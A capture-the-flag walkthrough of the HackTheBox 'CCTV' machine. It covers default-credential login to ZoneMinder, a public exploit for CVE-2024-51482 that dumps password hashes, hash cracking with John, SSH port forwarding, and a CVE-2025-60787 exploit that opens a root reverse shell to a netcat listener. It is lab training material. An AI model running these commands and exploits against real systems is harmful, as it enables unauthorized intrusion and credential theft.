This is a simple walkthrough for the HTB CCTV Box. No hints are included, but some explanation and reasoning is provided. Where appropriate, terminal output has been cut to important parts.
To get started, we will use a small Nmap scan and allow the longer one to run in the background. Nmap scans for open ports and by default with sudo does a partial TCP handshake. The flags on the second scan try to identify the service version (-sV) on all ports (-p-) and save the results (-oA full_scan).
┌──(kali㉿kali)-[~]
└─$  sudo nmap 10.129.15.128
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.129.15.128 -sV -p- -oA full_scan
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.58
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
The full scan doesn’t show any more ports, but it looks like there is ssh and a website hosted on the machine. Visiting the ip in the browser (http://10.129.15.128) redirects to cctv.htb, so this needs to be added to the local DNS resolver. Scanning for directories and vhosts (the part at the beginning of bin.cctv.htb) is an important step at this point, but it doesn’t show anything, so we can skip it.
sudo tee -a /etc/hosts << "EOF"
10.129.15.128 cctv.htb
EOF
After this, we can visit the website in a browser. If it still doesn’t work after updating /etc/hosts, it is a problem with your browser/NetworkManager, so try restarting these.

 Heading to the staff login page, we don’t have any credentials, so we can search for defaults based on the service, ZoneMinder. According to their documentation or a quick web search, the default is
 admin:admin. Testing this out, the credentials work for our website.
 We can take a look through the different settings, but we won’t see anything that immediately stands out. The version setting on the dashboard, however is useful. After a little searching, we find CVE-2024-51482 with a nice exploit script. Running it takes a while, but it gradually exfiltrates the database and passwords. The program may need to be run a few times in case the hashes get corrupted.
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 poc.py -t http://cctv.htb -u admin -p admin
=============================================================================
| Username   | Password                                                     |
=============================================================================
| admin      | $2y$10$cmytVWFRnt1XfqsItsJRVe/Cs[}hhrhlULwM0jrtbm            |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| superadmin | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
=============================================================================
We can use John the Ripper to crack the hashes.
┌──(kali㉿kali)-[~/Downloads]
└─$ echo 'admin:$2y$10$cmytVWFRnt1XfqsItsJRVe/Cs[}hhrhlULwM0jrtbm' >> hash.txt
echo 'mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.' >> hash.txt
echo 'superadmin$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m' >> hash.txt
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
After this returns, we get the password mark:opensesame and try it on ssh. The user flag unfortunately isn’t in our user directory, and we can’t access the sa_mark, so we need to try to find a way to escalate privileges and see what is on the machine.
mark@cctv:~$ ls -la
total 36
drwxr-x--- 5 mark mark 4096 Mar  2 09:49 .
drwxr-xr-x 4 root root 4096 Mar  2 09:49 ..
lrwxrwxrwx 1 root root    9 Feb 13 10:01 .bash_history -> /dev/null
-rw-r--r-- 1 mark mark  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 mark mark 3771 Mar 31  2024 .bashrc
drwx------ 2 mark mark 4096 Mar  2 09:49 .cache
drwx------ 3 mark mark 4096 Mar  2 09:49 .gnupg
-rw-r--r-- 1 mark mark  807 Mar 31  2024 .profile
drwx------ 2 mark mark 4096 Mar  2 09:49 .ssh
-rw-rw-r-- 1 mark mark  165 Sep 14  2025 .wget-hsts
mark@cctv:~$ cd /home/sa_mark
-bash: cd: /home/sa_mark: Permission denied
mark@cctv:~$ ls /home
mark  sa_mark
mark@cctv:~$ sudo -l
[sudo] password for mark:
sudo: a password is required
mark@cctv:~$ ss -plunt
Netid             State              Recv-Q             Send-Q                         Local Address:Port                           Peer Address:Port             Process
udp               UNCONN             0                  0                                 127.0.0.54:53                                  0.0.0.0:*
udp               UNCONN             0                  0                              127.0.0.53%lo:53                                  0.0.0.0:*
udp               UNCONN             0                  0                                    0.0.0.0:68                                  0.0.0.0:*
tcp               LISTEN             0                  4096                               127.0.0.1:8554                                0.0.0.0:*
tcp               LISTEN             0                  70                                 127.0.0.1:33060                               0.0.0.0:*
tcp               LISTEN             0                  4096                               127.0.0.1:8888                                0.0.0.0:*
tcp               LISTEN             0                  128                                127.0.0.1:8765                                0.0.0.0:*
tcp               LISTEN             0                  4096                               127.0.0.1:9081                                0.0.0.0:*
tcp               LISTEN             0                  151                                127.0.0.1:3306                                0.0.0.0:*
tcp               LISTEN             0                  4096                           127.0.0.53%lo:53                                  0.0.0.0:*
tcp               LISTEN             0                  4096                              127.0.0.54:53                                  0.0.0.0:*
tcp               LISTEN             0                  4096                                 0.0.0.0:22                                  0.0.0.0:*
tcp               LISTEN             0                  4096                               127.0.0.1:1935                                0.0.0.0:*
tcp               LISTEN             0                  4096                               127.0.0.1:7999                                0.0.0.0:*
tcp               LISTEN             0                  4096                                    [::]:22                                     [::]:*
tcp               LISTEN             0                  511                                        *:80                                        *:*
mark@cctv:~$ curl 127.0.0.1:8554
mark@cctv:~$ curl 127.0.0.1:33060
curl: (1) Received HTTP/0.9 when not allowed
mark@cctv:~$ curl 127.0.0.1:8765
[Long HTML...]
While enumerating services, we found an internal website running on port 8765. To see this in our local browser, we can port forward from our local machine and in our browser go to http://127.0.0.1:8080.
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -L 8080:127.0.0.1:8765 mark@cctv.htb Since none of our previous passwords work, we can search for configs on the host based on the service name of the website.
mark@cctv:/usr/bin$ find / -type f -iname "motioneye*" 2>/dev/null
/etc/motioneye/motioneye.conf
mark@cctv:/etc/motioneye$ cat motion.conf
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
With this password, we can login to the second website and see a slightly creepy camera, but more importantly, the version number.
 With the version number, we can search for an exploit and find CVE-2025-60787, which allows for remote code execution and has a nice script. Starting a listener first and running the script drops us into a root shell, where we get the user and root flag.
┌──(kali㉿kali)-[~/Downloads]
└─$ python exploit.py -t http://127.0.0.1:8080 -p 989c5a8ee87a0e9521ec81a79187d162109282f0 -lh 10.10.14.233 -lp 4444┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.233] from (UNKNOWN) [10.129.15.128] 60378
bash: cannot set terminal process group (4959): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# cat /root/root.txt
cat /root/root.txt
[Root Flag]
root@cctv:/etc/motioneye# cat /home/sa_mark/user.txt
cat /home/sa_mark/user.txt
[User Flag]Summary
As an easy box, most of the work for this machine was searching up exploits based on the version number. While there are many ways to search for these, a web search often helps, and finding a script is best. The hardest part of this would probably be finding the second website, but there might have been an intermediate step that we skipped because we got the user and root flag together.